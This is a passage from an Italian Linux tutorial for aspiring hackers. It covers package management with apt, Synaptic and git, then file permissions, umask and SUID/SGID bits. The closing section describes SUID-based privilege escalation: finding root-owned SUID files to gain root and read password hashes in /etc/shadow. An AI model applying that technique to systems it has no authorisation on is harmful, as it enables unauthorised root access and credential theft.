Vi sono dei software che, per funzionare, necessitano dell'installazione di altri software. A volte, si può scaricare tutto in una sola volta, in un cosiddetto *package* (o *pacchetto*) *software*, ossia un gruppo de file (tipicamente librerie e altre dipendenze) necessari all'esecuzione di un software. Quando si installa un package, vengono installati tutti i file al suo interno, unitamente a uno script che rende più facile l'avvio del software.

In questo capitolo prenderemo in esame tre metodi per installare nuovo software: il package manager apt, i manager di installazione con interfaccia grafica e git.

Gestione del software con apt

Nelle distribuzioni Linux basate su Debian, come Kali e Ubuntu, il software manager predefinito è apt (che sta per Advanced Packaging Tool), il cui comando più importante è apt-get. Nella forma più semplice e comune, apt-get può essere utilizzato per scaricare e installare nuovi pacchetti software, ma lo si può usare anche per gli aggiornamenti.

Nota Molti utenti Linux preferiscono usare il comando apt invece di apt-get. Hanno molte cose in comune, ma apt-get ha più funzionalità e ritengo pertanto che sia preferibile.

Ricerca di un pacchetto

Prima di scaricare un pacchetto software, si può verificare se è disponibile nel *repository*, un punto di raccolta in cui il sistema operativo memorizza le informazioni. Lo strumento apt dispone di una funzione di ricerca che controlla se il pacchetto è disponibile. La sintassi è semplicissima:

Il comando apt-cache esegue una ricerca nella cache di apt, ossia la posizione in cui sono memorizzati i nomi dei pacchetti. Quindi, nel caso in cui vogliate cercare il sistema di rilevamento delle intrusioni Snort, per fare un esempio, dovete inserire il comando riportato nel [Listato 4.1](#).

Listato 4.1 - Ricerca di Snort nel sistema con apt-cache.

Vi sono svariati file contenenti la parola chiave *snort*, ma verso la metà dell'output potete vedere snort – flexible Network Intrusion Detection System. È proprio quello che stavamo cercando!

[Aggiunta di software](#)

Ora sapete che il pacchetto snort è presente nel repository; per scaricare il software potete usare apt-get.

Per installare un software dal repository predefinito del sistema operativo nel terminale si usa il comando apt-get, seguito dalla parola chiave **install** e quindi dal nome del pacchetto che volete installare. Ecco la sintassi:

Proviamo a installare Snort nel sistema. Inserite **apt-get install snort** nel terminale, come illustrato nel [Listato 4.2](#).

Listato 4.2 - Installare Snort con apt-get install.

L'output segnala ciò che sta per essere installato. Se tutto sembra a posto, premete s o Invio per proseguire con l'installazione.

Rimozione di software

Per rimuovere il software, si usa apt-get con l'opzione remove seguita dal nome del software da rimuovere ([Listato 4.3](#)).

Listato 4.3 - Disinstallare Snort con apt-get remove.

Anche in questo caso, le operazioni vengono eseguite in tempo reale e vi viene chiesto se volette continuare. Per disinstallare il software vi basterà premere s o Invio , ma visto che Snort ci tornerà utile più avanti premete n. Il comando remove non elimina i file di configurazione, il che significa che potete reinstallare lo stesso pacchetto in futuro senza doverlo riconfigurare.

Se invece volette rimuovere i file di configurazione unitamente al pacchetto, potete usare l'opzione purge, come illustrato nel [Listato 4.4](#).

Listato 4.4 - Rimozione di Snort e dei file di configurazione relativi con apt-get purge.

Per continuare con l'eliminazione di pacchetti e file di configurazione, premete s o Invio quando vi viene chiesto.

Osservate ora la riga I seguenti pacchetti sono stati installati automaticamente e non sono più richiesti nell' output. Per garantire un'elevata modularità del sistema, molti pacchetti Linux sono suddivisi in unità software che possono essere utilizzate da diversi programmi. Durante l'installazione di Snort sono state installate anche svariate dipendenze o librerie, indispensabili per l'esecuzione del software. Quando poi decidete di rimuovere Snort, queste librerie o dipendenze non servono più e possono pertanto essere rimosse eseguendo apt autoremove.

Aggiornamento dei pacchetti

I repository software vengono periodicamente aggiornati con nuovi software o nuove versioni dei software esistenti. Tali aggiornamenti non vengono installati automaticamente; pertanto, dovete richiederli se volete avere un sistema sempre aggiornato (cosa peraltro consigliabile).

Aggiornamento (update) e *upgrade* sono due cose diverse: un aggiornamento, infatti, si limita ad aggiornare l'elenco dei pacchetti disponibili per il download dal repository, mentre con un upgrade si aggiorna il pacchetto all'ultima versione presente nel repository. Nota bene: nel sistema operativo in italiano per entrambe le operazioni viene usato il termine *aggiornare* (con i suoi derivati), mentre nel testo, per chiarire meglio il concetto, abbiamo preferito distinguere fra *aggiornare* ed *eseguire l'upgrade*.

Per aggiornare il sistema potete inserire il comando apt-get seguito dalla parola chiave update. L'operazione esegue una ricerca su tutti i pacchetti del sistema, verificando se ci siano degli aggiornamenti del repository; in tal caso, li scarica ([Listato 4.5](#)) ma, per chiarire ulteriormente, non scarica né installa alcun aggiornamento software (limitandosi, come abbiamo detto, ad aggiornare esclusivamente il repository).

Listato 4.5 - Aggiornamento di tutti i pacchetti non aggiornati con apt-get update.

Viene aggiornato l'elenco del software disponibile nel repository del sistema. Se l'operazione va a buon fine, il terminale riporta Lettura elenco dei pacchetti... Fatto, come si può vedere nel [Listato 4.5](#). Nome e valori del repository (ora, dimensione e così via) del vostro sistema saranno con ogni probabilità diversi.

Upgrade dei pacchetti

Per eseguire l'upgrade dei pacchetti del sistema si usa invece il comando apt-get upgrade. Dal momento che l'upgrade dei pacchetti può apportare modifiche al software, prima di usare apt-get upgrade occorre avere i privilegi di root. Il comando esegue l'upgrade di tutti i pacchetti del sistema di cui apt è a conoscenza, ossia solamente quelli memorizzati nel repository

([Listato 4.6](#)). L'upgrade può richiedere parecchio tempo e vi impedisce di usare il sistema per un po'.

Listato 4.6 - Aggiornamento di tutti i pacchetti non aggiornati con apt-get upgrade.

Nell'output viene indicata anche la quantità di disco rigido necessaria per l'installazione dei pacchetti. Se volete procedere con l'upgrade, e avete spazio su disco a sufficienza, premete s o Invio.

Aggiunta di repository al file sources.list

I server che ospitano il software delle distribuzioni Linux sono chiamati *repository*. Praticamente qualsiasi distribuzione dispone dei propri repository di software, sviluppati e configurati appositamente per tale distribuzione e che, pertanto, potrebbero anche non funzionare o funzionare male con altre distribuzioni. Anche se i diversi repository spesso contengono gli stessi software, non sono identici: possono cambiare le versioni, oppure disporre di software completamente diversi.

Ovviamente, per gli scopi di questo libro userete il repository di Kali, che dispone di una quantità enorme di software per la sicurezza e per l'hacking. Dal momento che Kali è specializzato proprio su queste funzioni, non dispone di alcuni software e strumenti particolari e anche di alcuni molto più comuni. Vale la pena aggiungere un paio di repository di backup in cui il sistema possa eseguire delle ricerche, nel caso in cui uno specifico software non fosse disponibile in quello di Kali.

I repository su cui il sistema esegue le ricerche sono memorizzati nel file *sources.list*, che può essere modificato per definire da quali repository scaricare il software. Può tornare utile, per esempio, aggiungere i repository di Ubuntu dopo quelli di Kali nel file *sources.list*; in tal modo, quando si chiede di scaricare un nuovo pacchetto software, se non dovesse essere presente nel repository di Kali la ricerca verrà eseguita in quello di Ubuntu.

Il file *sources.list* si trova all'indirizzo */etc/apt/sources.list* e può essere aperto con qualsiasi editor di testi. Anche in questo esempio utilizzerò

Leafpad (se non l'avete installato nel sistema, con le istruzioni ricevute finora non dovrebbe essere un problema installarlo). Per aprire il file *sources.list*, inserite il comando seguente nel terminale, sostituendo leafpad con il nome del vostro editor preferito:

Dopo l'inserimento del comando, viene visualizzata una finestra simile a quella della [Figura 4.1](#), con un elenco dei repository predefiniti di Kali.

Figura 4.1 – I repository predefiniti di Kali in *sources.list*.

Molte distribuzioni Linux suddividono i repository in categorie separate; per esempio, i repository di Debian sono così suddivisi:

main contiene il software open source supportato;

universe contiene il software open source mantenuto dalla community;

multiverse contiene il software con restrizioni di copyright o altri problemi legali;

restricted contiene i driver proprietari;

backports contiene i pacchetti delle release più recenti.

Suggerisco di NON utilizzare, nel file *sources.list*, repository di test, sperimentali o instabili, dal momento che potrebbero scaricare software problematico per il sistema, il quale potrebbe subire danni a causa dell'installazione di software non completamente testato.

Quando chiedete di scaricare un nuovo pacchetto software, il sistema cerca nei repository presenti nel file *sources.list* e seleziona la versione più recente del pacchetto richiesto. Verificate prima di tutto che il repository sia compatibile con il vostro sistema: Kali, come Ubuntu, è basato su Debian, pertanto i repository di Ubuntu funzionano bene su ognuno di questi sistemi.

Per aggiungere un repository a *sources.list* basta aggiungerne il nome all’elenco e salvare il file. Ipotizziamo che vogliate installare Oracle Java 8 su Kali. Nel repository ufficiale di Kali non è presente alcun pacchetto apt per Oracle Java 8; una rapida ricerca online mostra però che i gentili signori che hanno creato WebUpd8 hanno anche creato un repository per Java. Aggiungendo questo repository a quelli di Kali, potrete installare Oracle Java 8 con il comando `apt-get install oracle-java8-installer`.

Uso di un gestore di pacchetti con interfaccia grafica

Nelle versioni di Kali più recenti non è più presente un gestore di pacchetti con interfaccia grafica, ma lo si può installare con il comando `apt-get`. I due gestori di pacchetti con interfaccia grafica più diffusi sono Synaptic e Gdebi. Proviamo a installare il primo e a usarlo per installare il pacchetto Snort:

Dopo aver installato Synaptic, per avviarlo basta immettere `synaptic` nel terminale, oppure dall’interfaccia grafica selezionare

Impostazioni → Gestore pacchetti: viene aperta la finestra del software, illustrata nella [Figura 4.2](#). Nota bene: avviando Synaptic da un terminale con privilegi di root, non verrà richiesta alcuna password, mentre avviandolo dall’interfaccia grafica sarà necessario inserirla. Come abbiamo detto in precedenza, infatti, nelle versioni più recenti di Kali Linux non si accede più come utenti root, ma come utenti standard e, dal momento che l’installazione e la disinstallazione di pacchetti richiedono i privilegi di root, prima di avviare un software che apporta tali modifiche al sistema occorre fornire le credenziali di utente root (ricordiamo che l’interfaccia grafica di Kali funziona a livello di utente standard, e non di utente root).

Figura 4.2 – L’interfaccia del gestore di pacchetti Synaptic.

Ora potete cercare il pacchetto che vi occorre: cliccate sul pulsante **Cerca** per aprire una finestra di ricerca. Dal momento che state cercando Snort, digitate **snort** nella finestra e cliccate su **Cerca**. Scorrete i risultati della ricerca per trovare il pacchetto desiderato. Cliccate sul segno + accanto a

snort e selezionate **Installa**, quindi cliccate sul pulsante **Applica** nella barra degli strumenti di Synaptic, come illustrato nella [Figura 4.3](#). Dopo aver confermato con **Applica** di voler apportare le modifiche, Synaptic scarica e installa Snort dal repository, insieme a tutte le dipendenze necessarie.

Figura 4.3 – Scaricare e installare Snort dal gestore di pacchetti Synaptic.

Installazione di software con git

A volte, il software che vi serve non è disponibile in alcun repository, soprattutto se è appena uscito, ma potrebbe essere presente in [github¹](#), un sito che consente agli sviluppatori di condividere il software da loro realizzato, in modo tale che chiunque lo possa scaricare e utilizzare, fornendo il proprio feedback. Per esempio, se volete usare bluediving, uno strumento di hacking e suite di pentesting su Bluetooth, e non riuscite a trovarlo nel repository di Kali, potete cercarlo su github immettendo *bluediving* nella barra di ricerca. Se esistesse su github, nei risultati di ricerca dovreste vedere il repository corrispondente.

Dopo aver trovato il software su github, lo potete installare dal terminale immettendo il comando `git clone` seguito dall'URL di github. Per esempio, bluediving si trova all'indirizzo <https://www.github.com/balle/bluediving.git>. Per clonarlo nel sistema, digitate il comando visualizzato nel [Listato 4.7](#).

Listato 4.7 - Clonazione di bluediving con `git clone`.

Il comando `git clone` copia nel sistema tutti i dati e i file di quella posizione. Potete verificare se sono stati correttamente scaricati usando il comando dell'elenco esteso `ls -l` nella directory interessata, in questo modo:

Se bluediving è stato correttamente clonato nel sistema, dovreste vedere un output simile al seguente:

La clonazione di bluediving nel sistema è avvenuta con successo e ora è stata creata la directory *bluediving* che contiene i file relativi.

Riepilogo

In questo capitolo abbiamo visto alcuni modi con cui si possono scaricare e installare nuovi software nel sistema Linux. I gestori di pacchetti testuali come apt, con interfaccia grafica come Synaptic e i cloni di git sono i metodi più comuni e importanti che l'aspirante hacker non può fare a meno di conoscere. Vedrete che in breve tempo vi diventeranno molto familiari.

ESERCIZI

Prima di passare al [Capitolo 5](#), mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

1Installate un nuovo pacchetto software dal repository di Kali.

2Rimuovete il pacchetto appena installato.

3Aggiornate il repository.

4Fate l'upgrade dei pacchetti installati.

5Scegliete un nuovo software da github e clonatelo nel sistema.

1. <https://www.github.com/>.

5

Controllo dei permessi di file e directory

Non tutti gli utenti di un singolo sistema operativo devono avere lo stesso livello di accesso a file e directory. Come qualsiasi sistema operativo di livello professionale o aziendale, anche Linux dispone di metodi per limitare l'accesso a file e directory. Questo sistema di sicurezza consente all'amministratore di sistema (indovinate un po'? sempre lui: l'utente *root*) o al proprietario di un file di proteggere i file da accessi o manomissioni indesiderate, concedendo i *permessi* di lettura, scrittura o esecuzione solo a utenti selezionati.

Per ciascun file e directory è possibile specificare i permessi per il proprietario, per determinati gruppi o utenti e per tutti gli altri utenti. Questa struttura è indispensabile in un sistema operativo multiutente di livello industriale; l'alternativa sarebbe il caos.

In questo capitolo vedremo come controllare e cambiare i permessi di file e directory per utenti selezionati, come impostare i permessi predefiniti di file e directory e come impostare permessi speciali. In ultimo, vedremo in che modo la conoscenza dei permessi può aiutare un hacker a craccare un sistema.

Diversi tipi di utente

Come sapete, in Linux l'utente *root* è onnipotente. Fondamentalmente, può fare *qualsiasi cosa* sul sistema. Gli altri utenti del sistema hanno capacità e permessi più limitati e non hanno mai tutti gli accessi consentiti all'utente *root*.

Normalmente, gli altri utenti sono raggruppati in *gruppi* che condividono una funzionalità generica simile. In un'entità commerciale, questi gruppi potrebbero essere, per esempio, quello che si occupa della finanza, quello che si occupa dell'ingegneria, quello che si occupa delle vendite e così via. In un ambiente IT, i gruppi potrebbero essere quello degli sviluppatori,

quello degli amministratori di rete e quello degli amministratori di database. L'idea è inserire persone con necessità simili in un gruppo a cui vengono concessi i permessi pertinenti; ciascun membro del gruppo eredita quindi i permessi concessi al gruppo stesso. Questo schema serve principalmente a semplificare l'amministrazione dei permessi e, quindi, a migliorare la sicurezza.

L'utente root fa parte del gruppo root per impostazione predefinita. Ogni nuovo utente del sistema deve essere aggiunto a un gruppo per ereditare i permessi di quel gruppo.

Concedere i permessi

A ogni singolo file occorre assegnare un particolare livello di permesso per le diverse entità che ne fanno uso. I tre livelli di permessi sono i seguenti:

r permesso di lettura. Concede solo il permesso di aprire e visualizzare un file.

w permesso di scrittura. Consente agli utenti di visualizzare e modificare un file.

x permesso di esecuzione. Consente agli utenti di eseguire un file (ma non necessariamente di visualizzarlo o modificarlo).

In questo modo, l'utente root può concedere agli utenti un livello di permesso che dipende dall'uso che ne devono fare. Quando si crea un file, solitamente l'utente che l'ha creato è il suo proprietario; il gruppo di cui l'utente fa attualmente parte diventa il gruppo proprietario del file. Il proprietario può concedere diversi privilegi di accesso al file. Vediamo in che modo si possono modificare i permessi per passare la proprietà a singoli utenti o gruppi.

Concedere la proprietà a un singolo utente

Per passare la proprietà di un file a un altro utente, il quale può di conseguenza controllare i permessi, possiamo usare il comando chown, che

sta per change owner (cambia proprietario):

In questo esempio, è stato inserito il comando seguito dal nome dell'utente a cui si sta assegnando la proprietà del file, quindi la posizione e il nome del file interessato. Il comando concede dall'account utente di Bob ❶ la proprietà di *bobsfile* ❷.

Concedere la proprietà a un gruppo

Per trasferire la proprietà di un file da un gruppo a un altro, si può usare il comando chgrp (che sta per change group, ossia cambia gruppo).

Spesso gli hacker tendono a lavorare da soli, più che in gruppo, ma può accadere che diversi hacker o pentester lavorino insieme su un progetto; in questo caso, l'uso dei gruppi è indispensabile. Per esempio, allo stesso progetto potrebbero collaborare un gruppo di pentester e un gruppo di membri di un team di sicurezza. I pentester dell'esempio sono il gruppo root, ossia hanno tutti i permessi e i privilegi di accesso. Il gruppo root deve poter accedere a tutti gli strumenti di hacking, mentre il personale addetto alla sicurezza deve poter accedere solo agli strumenti di difesa, come i sistemi di rilevamento delle intrusioni (IDS, intrusion detection system). Ipotizziamo che il gruppo root scarichi e installi un programma di nome newIDS. Per rendere disponibile il programma al gruppo di sicurezza, il gruppo root deve passargli la proprietà del programma. A questo scopo, il gruppo root deve solo inserire questo comando:

Il comando passa la proprietà di newIDS ❷ al gruppo security ❶.

A questo punto bisogna sapere in che modo è possibile verificare se le assegnazioni hanno funzionato, controllando i permessi dei file.

Controllo dei permessi

Quando si desidera controllare quali permessi siano stati concessi a un utente per un file o una directory, basta immettere il comando ls

unitamente all’opzione -l (long, esteso): in tal modo, il contenuto di una directory viene elencato nel formato esteso, che visualizza anche i permessi. Nel [Listato 5.1](#), il comando `ls -l` viene usato sul file `/usr/share/hashcat` (uno dei miei strumenti di crack delle password preferiti) per vedere quali informazioni vengono visualizzate.

Listato 5.1 - Controllo dei permessi di un file con il comando per l’elenco esteso.

Su ogni riga vengono riportate le informazioni relative a:

- ❶ Il tipo di file (il primo carattere).
- ❷ I permessi del file relativi rispettivamente a proprietario, gruppi e utenti (il resto della sezione).
- ❸ Il numero di link (argomento che va al di là dello scopo del libro).
- ❹ Il proprietario del file.
- ❺ La dimensione del file in byte.
- ❻ La data di creazione o ultima modifica del file.
- ❼ Il nome del file.

Per il momento, concentriamoci sulla apparentemente incomprensibile stringa di lettere e trattini sul lato sinistro di ogni riga: il loro scopo è indicare se una riga rappresenta un file o una directory e di quali permessi dispone.

Il primo carattere indica il tipo di file: d sta per directory, mentre un trattino (-) indica un file. Questi sono i due tipi di file più comuni.

La sezione successiva definisce i permessi del file. Vi sono tre set di caratteri, costituiti da una combinazione di lettura (r, per read), scrittura (w, per write) ed esecuzione (x, per execution), in quest’ordine. Il primo set

rappresenta i permessi del proprietario, il secondo rappresenta quelli del gruppo e l'ultimo rappresenta i permessi per tutti gli altri utenti.

Indipendentemente da quale set di tre lettere si osserva, se il primo carattere è una `r` significa che quell'utente o gruppo di utenti dispone del permesso di aprire e leggere il file o la directory. Una `w` al centro indica che l'utente o il gruppo può scrivere (modificare) il file, mentre una `x` alla fine del set indica che l'utente o il gruppo può eseguire (lanciare) il file o accedere alla directory. Se al posto di una qualsiasi delle lettere `r`, `w` o `x` è presente un trattino (`-`), significa che il permesso corrispondente non è stato concesso. Gli utenti possono avere il permesso di eseguire solo file binari o script.

Usiamo, come esempio, la terza linea dell'output del [Listato 5.1](#):

Da quanto indicato nella parte destra della riga, sappiamo che il file si chiama `hashcat.hcstat`. Dopo il trattino (`-`) iniziale, che indica che si tratta di un file, i permessi `rw-` ci dicono che il proprietario ha i permessi di lettura e scrittura, ma non quello di esecuzione.

Il set di permessi successivo (`r--`) rappresenta quelli del gruppo e indica che il gruppo ha il permesso di lettura, ma non di scrittura né di esecuzione. In ultimo, anche gli altri utenti hanno solo il permesso di lettura (`r--`).

I permessi non sono permanenti e possono essere modificati dall'utente root o dal proprietario. Ed è proprio ciò che ci accingiamo a fare.

Cambiare i permessi

Per cambiare i permessi si può usare il comando Linux `chmod`, che sta per change mode (cambia modalità). I permessi possono essere modificati solamente dal proprietario del file o dall'utente root.

In questo paragrafo cambieremo i permessi di `hashcat.hcstat` utilizzando due diversi metodi e il comando `chmod`. Per prima cosa utilizzeremo una rappresentazione numerica dei permessi, quindi ne useremo una simbolica.

Cambiare i permessi con la notazione numerica

Per fare riferimento ai permessi, possiamo usare un'abbreviazione che ci consente di usare un solo numero per rappresentare un set di permessi `rwx`. I permessi sono rappresentati, come qualsiasi altra funzione interna del sistema operativo, da numeri binari: la posizione ON e OFF è indicata, rispettivamente, dai numeri 1 e 0. I permessi `rwx` possono essere pensati come tre interruttori ON/OFF; quando pertanto tutti i permessi sono concessi, tale situazione può essere rappresentata con il numero binario 111.

Un numero binario come questo può essere rappresentato con una singola cifra convertendolo in un numero in base *ottale*, ossia un sistema numerico di otto cifre che inizia da 0 e termina con 7. Una cifra ottale può essere utilizzata per rappresentare un set di tre cifre binarie, il che significa che possiamo rappresentare un intero set di permessi `rwx` con una sola cifra. La [Tabella 5.1](#) contiene tutte le possibili combinazioni di permessi, unitamente alle loro rappresentazioni ottale e binaria.

Tabella 5.1 – Rappresentazioni dei permessi in base ottale e binaria.

Binaria Ottale `rwx`

000	0	---
001	1	--x
010	2	-w-
011	3	-wx
100	4	r--
101	5	r-x
110	6	rw-
111	7	rwx

Forti di queste informazioni, facciamo qualche esempio. Per prima cosa, se vogliamo impostare solo il permesso di lettura, dopo aver consultato la [Tabella 5.1](#) troviamo il valore corrispondente:

Poi, se vogliamo impostare il permesso su `wx`, possiamo usare lo stesso metodo e cercare quale valore serve a impostare `w` e quale a impostare `x`:

Nella [Tabella 5.1](#) potete notare come la rappresentazione ottale di `-wx` è 3, il che non a caso è esattamente lo stesso valore che otteniamo se sommiamo i due valori per impostare singolarmente `w` e `x`: $2 + 1 = 3$.

Infine, quanto tutti e tre i permessi sono impostati, i valori sono i seguenti:

E $4 + 2 + 1 = 7$. Ecco, quindi, che in Linux per impostare su ON tutti gli interruttori dei permessi si può usare l'equivalente ottale 7.

Se per esempio vogliamo rappresentare tutti i permessi all'utente, al gruppo e agli altri utenti, possiamo usare questa scrittura abbreviata:

Ecco come funziona la scorciatoia. Passando a `chmod` tre cifre ottali, una per ciascun set `rwx`, seguite da un nome di file, possiamo cambiare i permessi di quel file per ciascun tipo di utente.

Provate a inserire questo comando nel terminale:

Osservando la [Tabella 5.1](#), notiamo che l'istruzione appena inserita assegna al proprietario tutti i permessi, al gruppo tutti i permessi e a tutti gli altri solo il permesso di lettura.

Ora verifichiamo che le modifiche ai permessi siano state applicate usando il comando `ls -l` nella directory e osservando quindi la riga relativa al file `hashcat.hcstat`. Aprite la directory ed eseguite questo comando:

Sul lato sinistro della riga `hashcat.hcstat` line ① dovrebbero comparire i set `-rwxrwxr--`, a conferma che il comando `chmod` ha cambiato i permessi sul file, dando sia al proprietario sia al gruppo la possibilità di eseguirlo.

[Cambiare i permessi con UGO](#)

Per cambiare i permessi in Linux, il metodo più usato è probabilmente quello numerico. Ciononostante, alcuni trovano più intuitivo il metodo

simbolico di chmod. Entrambi funzionano alla perfezione, per cui vi basterà scegliere quello che preferite. Spesso il metodo simbolico viene indicato come sintassi *UGO*, che sta per *user* (utente, ossia, in questo caso, il proprietario), *group* (gruppo) e *others* (altri).

La sintassi UGO è semplicissima: inserite il comando chmod, quindi gli utenti di cui desiderate cambiare i permessi, utilizzando u per l'utente (proprietario), g per gruppo e o per gli altri, seguiti da uno di questi tre operatori:

- Rimuove un permesso.
- + Aggiunge un permesso.
- = Imposta un permesso.

Dopo l'operatore va inserito il permesso da aggiungere o rimuovere (rwx) e infine il nome del file a cui applicarlo

Per esempio, se volete rimuovere il permesso di scrittura per l'utente a cui appartiene il file *hashcat.hcstat*, inserite questo comando:

Il comando indica di rimuovere (-) il permesso di scrittura (w) dal file *hashcat.hcstat* per l'utente (u).

Eseguendo nuovamente il comando ls -l verificate i permessi: ora il file *hashcat.hcstat* dovrebbe non avere più i permessi di scrittura per l'utente (proprietario).

Potete anche cambiare più permessi alla volta con un unico comando. Se volete dare i permessi di esecuzione sia all'utente (proprietario) sia agli altri utenti, ma non al gruppo, potete inserire questo comando:

Questo comando indica a Linux di aggiungere il permesso di esecuzione per l'utente (proprietario) e per gli altri utenti sul file *hashcat.hcstat*.

Assegnare il permesso di esecuzione root a un nuovo strumento

In qualità di hacker, vi capiterà spesso di scaricare dei nuovi strumenti di hacking. Linux assegna automaticamente a file e directory i permessi predefiniti 666 e 777 rispettivamente. Ciò significa che, per impostazione predefinita, non è possibile eseguire un file immediatamente dopo averlo scaricato. Se proverete a farlo, otterrete un messaggio che dirà "Permesso negato", o qualcosa del genere. Nella maggior parte dei casi, per eseguire il file è necessario procedere all'assegnazione manuale dei permessi di esecuzione utilizzando il comando chmod.

Supponiamo, per fare un esempio, di aver scaricato un nuovo strumento di hacking denominato newhackertool e di averlo salvato nella directory dell'utente root (/).

Il file *newhackertool* è quello della riga ❶, dove viene riportato insieme al resto dei contenuti della directory root. Notate come *newhackertool* non ha i permessi di esecuzione per nessuno, il che ne rende impossibile l'utilizzo. Potrebbe sembrare strano che, per impostazione predefinita, Linux non consenta di eseguire un file scaricato, ma in realtà si tratta di un'impostazione pensata per rendere il sistema più sicuro.

Ecco come procedere per assegnare a *newhackertool* i permessi di esecuzione:

Ora, quando si visualizza un elenco esteso della directory, si può notare che ora *newhackertool* ha i permessi di esecuzione da parte del proprietario:

Questo vi concederà, in qualità di proprietari, tutti i permessi, compreso quello di esecuzione, mentre garantisce al gruppo e a tutti gli altri solo quelli di lettura e scrittura ($4 + 2 = 6$).

Stabilire permessi predefiniti più sicuri con le maschere

Abbiamo visto che Linux assegna automaticamente dei permessi di base: 666 per i file e 777 per le directory. È possibile cambiare i permessi base assegnati a file e directory creati da ogni utente con il metodo `umask` (che sta per user file-creation mask, maschera di creazione file utente). Il metodo `umask` rappresenta i permessi che si desidera *rimuovere* dai permessi base su un file o una directory, così da renderli più sicuri.

La maschera `umask` è costituita da un numero ottale di tre cifre corrispondente alle tre cifre dei permessi. Il numero di `umask`, però, viene *sottratto* dal numero dei permessi per ottenere i nuovi permessi. Ciò significa che, quando si crea un nuovo file o una nuova directory, i permessi vengono impostati sul valore predefinito, meno il valore di `umask`, come illustrato nella [Figura 5.1](#).

Figura 5.1 – L'impostazione del valore di `umask` su **022** incide sui permessi dei nuovi file e directory.

Per esempio, se `umask` è impostato su 022, un nuovo file, che originariamente avrebbe dei permessi predefiniti di 666, ora avrebbe dei permessi 644, che indicano che il proprietario ha sia i permessi di lettura sia quelli di scrittura, mentre il gruppo e gli altri utenti hanno solo quelli di lettura.

In Kali, come nella maggior parte dei sistemi Debian, `umask` è preconfigurato su 022, il che significa che il default di Kali diventa 644 per i file e 755 per le directory.

Il valore di `umask` non è universale per tutti gli utenti del sistema: ognuno può impostare, nel proprio file `.profile` personale, un valore predefinito di `umask` personalizzato per file e directory. Per visualizzare il valore corrente quando accedete come utenti, immettete il comando `umask`: viene visualizzato un messaggio. Per cambiare il valore di `umask` per un utente, occorre modificare il file `/home/username/.profile` e, per esempio, aggiungere `umask 007` per impostarlo in modo tale che solo l'utente e i membri del suo gruppo abbiano i permessi.

[**Permessi speciali**](#)

Oltre ai tre permessi generici, rwx, Linux dispone di altri tre permessi speciali, leggermente più complessi. Questi permessi speciali sono set user ID (o SUID, assegna identificativo utente), set group ID (o SGID, assegna identificativo gruppo) e lo sticky bit. Ne parliamo nei tre paragrafi seguenti.

Concedere temporaneamente i privilegi di root con SUID

Ormai sapete che un utente può eseguire un file solo se dispone del permesso di esecuzione relativo; se dispone solo dei permessi di lettura o scrittura, non lo può eseguire. La cosa può sembrare semplice, ma la regola presenta delle eccezioni.

Possono capitare casi in cui un file richiede i permessi di root per tutti gli utenti, anche quelli non root, per poter essere eseguito. Facciamo un esempio: un file che consente agli utenti di cambiare la password per accedere a /etc/shadow, il file che contiene le password utente di Linux, che richiede privilegi di root per l'esecuzione. In un caso del genere, è possibile concedere i privilegi del proprietario per eseguire il file: è sufficiente impostare il bit SUID sul programma.

Fondamentalmente, il bit SUID indica che qualsiasi utente può eseguire il file con i permessi del proprietario, i quali però non si estendono al di là dell'utilizzo di tale file.

Per impostare il bit SUID, si inserisce un 4 prima dei permessi standard: in tal modo, un file con i permessi 644 viene rappresentato come 4644 quando si imposta il bit SUID.

Normalmente, il bit SUID su un file non viene impostato dagli utenti, ma dal sistema; se però lo volete fare, potete utilizzare il comando chmod, in questo modo: chmod 4644 *nomefile*.

Concedere i privilegi di root a un gruppo con SGID

Anche SGID assegna privilegi di root temporanei, ma invece di assegnare quelli del proprietario del file assegna quelli del gruppo del proprietario. Ciò significa che, impostando il bit SGID, una persona priva dei permessi di

esecuzione può eseguire un file, purché il proprietario appartenga al gruppo che detiene il permesso di esecuzione relativo a tale file.

Il bit SGID funziona in maniera leggermente diversa quando viene applicato a una directory: impostandolo su una directory, infatti, la proprietà dei nuovi file creati in tale directory viene assegnata al gruppo di chi ha creato la directory, non a quello di chi ha creato il file. La cosa torna particolarmente utile quando una directory è condivisa fra più utenti. Tutti gli utenti, e non uno solo, in tale gruppo possono eseguire i file.

Il bit SUID è rappresentato da un 2 prima dei permessi standard; pertanto, un file con i permessi 644 viene rappresentato come 2644 quando si imposta il bit SGID. Anche in questo caso, per impostare il bit si usa il comando chmod, come in: `chmod 2644 filename`.

L'antiquato sticky bit

Lo *sticky bit* è un bit di permesso che può essere impostato su una directory e consente agli utenti di eliminare o rinominare file al suo interno. Lo sticky bit, però, è una reminiscenza dei sistemi Linux più vecchi; nei sistemi più moderni viene bellamente ignorato. Non vale pertanto la pena parlarne, ma è bene conoscerne l'esistenza, perché può capitare di sentirne parlare nel mondo di Linux.

Permessi speciali, privilege escalation e hacker

Questi permessi speciali possono tornare utili agli hacker per violare i sistemi Linux, attraverso una tecnica nota come *privilege escalation* (che si potrebbe tradurre come *acquisizione dei privilegi amministrativi*), nella quale un utente standard riesce a ottenere i privilegi di root o di sysadmin con i permessi associati. Una volta ottenuti i privilegi di root, potete fare quello che vi pare nel sistema.

Uno dei modi in cui potete riuscirci è sfruttare il bit SUID. Un amministratore di sistema o uno sviluppatore software potrebbe impostare il bit SUID su un programma così da consentirgli di accedere ai file con privilegi di root. Per esempio, spesso gli script che devono poter cambiare

le password hanno il bit SUID impostato. Come hacker, potete sfruttare questo permesso per ottenere temporaneamente i privilegi di root ed eseguire un'azione malevola, per esempio ottenere accesso alle password del file `/etc/shadow`.

Per provare questa operazione, cerchiamo nel sistema i file con il bit SUID impostato. Abbiamo visto, nel [Capitolo 1](#), il comando `find`, ed è quello che useremo per trovare i file con il bit SUID impostato.

Il comando `find` è davvero potente, ma la sua sintassi è un pochino più complessa rispetto a quella di altri comandi di ricerca, come `locate` e `which`. Vi suggeriamo pertanto di tornare al [Capitolo 1](#) per ripassare la sintassi di `find`, se necessario.

In questo caso, vogliamo trovare nel file system dei file, per l'utente root o altri sysadmin, sui quali siano impostati i permessi 4000. A questo scopo, possiamo usare questo comando `find`:

Con questo comando, stiamo chiedendo a Kali di iniziare la ricerca nel file system a partire dalla directory radice, indicata con `/`. Il comando elabora quindi tutte le sottodirectory di `/` cercando i file di proprietà di root, come specificato dall'opzione `user root`, e che abbiano il bit di permessi SUID impostato (`-perm -4000`).

Eseguendo questo comando, si ottiene l'output illustrato nel [Listato 5.2](#).

Listato 5.2 - Trovare i file con il bit SUID impostato.

